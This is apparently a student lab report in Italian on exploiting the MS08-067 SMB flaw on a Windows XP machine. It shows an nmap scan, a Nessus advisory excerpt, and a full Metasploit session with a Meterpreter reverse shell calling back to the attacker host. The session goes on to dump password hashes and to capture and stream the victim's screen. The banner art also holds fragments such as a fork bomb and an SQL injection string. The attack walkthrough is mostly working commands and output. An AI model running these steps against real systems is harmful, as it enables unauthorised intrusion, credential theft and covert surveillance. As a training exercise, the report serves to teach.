


Report MS08-067 Windows XP

Con **nmap** vedo le porte aperte




```
(kali㉿kalikali)-[~]
$ nmap 192.168.1.200 -sv
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 14:21 CEST
Nmap scan report for 192.168.1.200
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds
```

Porta 445

L'esercizio chiede di sfruttare la Vulnerabilità **MS08-067**



Plugins / Nessus / 34476

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Unspecified Remote Code Execution (958644) (ECLIPSEDWING)

CRITICAL Nessus Plugin ID 34476

Language: English ▾

[Information](#) [Dependencies](#) [Dependents](#) [Changelog](#)

Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

Plugin Details

Severity: Critical

ID: 34476

File Name: smb_nt_ms08-067.nasl

Version: 1.38

Type: local

Agent: windows

Family: Windows : Microsoft Bulletins

Published: 10/23/2008

Updated: 9/5/2020

Avvio **msfconsole** e cerco la vulnerabilità

```
(kali㉿kalikali)-[~]
$ msfconsole

          `:oDFo:`
          ./ymM0dayMmy/.
          -+dHJ5aGFyZGVyIQ=-+
          `:sm@~~Destroy.No.Data~~s:`
          -+h2~~Maintain.No.Persistence~~h+-_
          `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
          ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
          -++SecKCoin++e.AMd`           `.-:///+hbove.913.ElsMNh+-_
          ~/.ssh/id_rsa.Des-           `htN01UserWroteMe!-
          :dopeAW.No<nano>o           :is:TRiKC.sudo-.A:
          :we're.all.alike``          The.PFYroy.No.D7:
          :PLACEDRINKHERE!:           yxp_cmdshell.Ab0:
          :msf>exploit -j.             :Ns.BOB&ALICEes7:
          :---srwxrwx:-.              `MS146.52.No.Per:
          :<script>.Ac816/            sENbove3101.404:
          :NT_AUTHORITY.Do             `T:/shSYSTEM-.N:
          :09.14.2011.raid             /STFU|wall.No.Pr:
          :hevnsntSurb025N.           dNVRGOING2GIVUUP:
          :#OUTHOUSE- -s:              /corykennedyData:
          :$nmap -oS                 SSo.6178306Ence:
          :Awsm.da:                  /shMT1#beats3o.No.:
          :Ring0:                     `dDestRoyREXKC3ta/M:
          :23d:                       sSETEC.ASTRONOMYist:
          /-                           /yo- .ence.N:(){ :|: & };;
          `:Shall.We.Play.A.Game?tron/
          .. -ooy.if1ghtf0r+ehUser5`_
          .. th3.H1V3.U2VjRFNN.jMh+.`_
          `MjM~~WE.ARE.se~~MMjMs
          +~KANSAS.CITY's~-`_
          J~HAKCERS~./.
          .esc:wq!;`_
          +++ATH`_

```

```
msf6 > search CVE-2008-4250
Matching Modules
=====
#  Name                               Disclosure Date   Rank   Check  Description
0  exploit/windows/smb/ms08_067_netapi  2008-10-28     great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes        The SMB service port (TCP)
SMBPIPE         BROWSER   yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXITFUNC        thread    yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST           192.168.1.100  yes        The listen address (an interface may be specified)
LPORT           4444      yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Targeting

View the full module info with the info, or info -d command.
```

Setto **RHOST** e con **show payloads** vedo tutti i payloads compatibili

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
=====

 62 payload/windows/meterpreter/reverse_tcp          normal  No   Windows Meterpreter (Reflective Injection), Reverse TCP
Stager
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  RHOSTS    192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic Targeting

View the full module info with the info, or info -d command.
```

Avvio L'attacco con **run** oppure **exploit**

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1030) at 2023-06-14 16:36:25 +0200
```

Una volta entrati con **sysinfo** controllo le info dei target

```
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```


Con **hashdump** prendo le hash delle password

```
meterpreter > hashdump
Administrator:500:4efc971e2c6a11f0aad3b435b51404ee:a2345375a47a92754e2505132aca194b :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:88325e30bf60f110893fea7e4385c4bd:eefe15d9737c27f2483d64966cbd1d26 :::
Leonardo:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:59e7b296d4bc854d2521113e9121aa1b :::
```

Con **webcam_list** vedo le webcam disponibili ma non sono presenti


```
[+] No webcams were found  
meterpreter > 
```

Con **screenshot** catturo l'immagine



Con **screenshare** visualizziamo lo schermo in live

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/pJiJyaNe.html
[*] Streaming ...
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
```



Ciandri I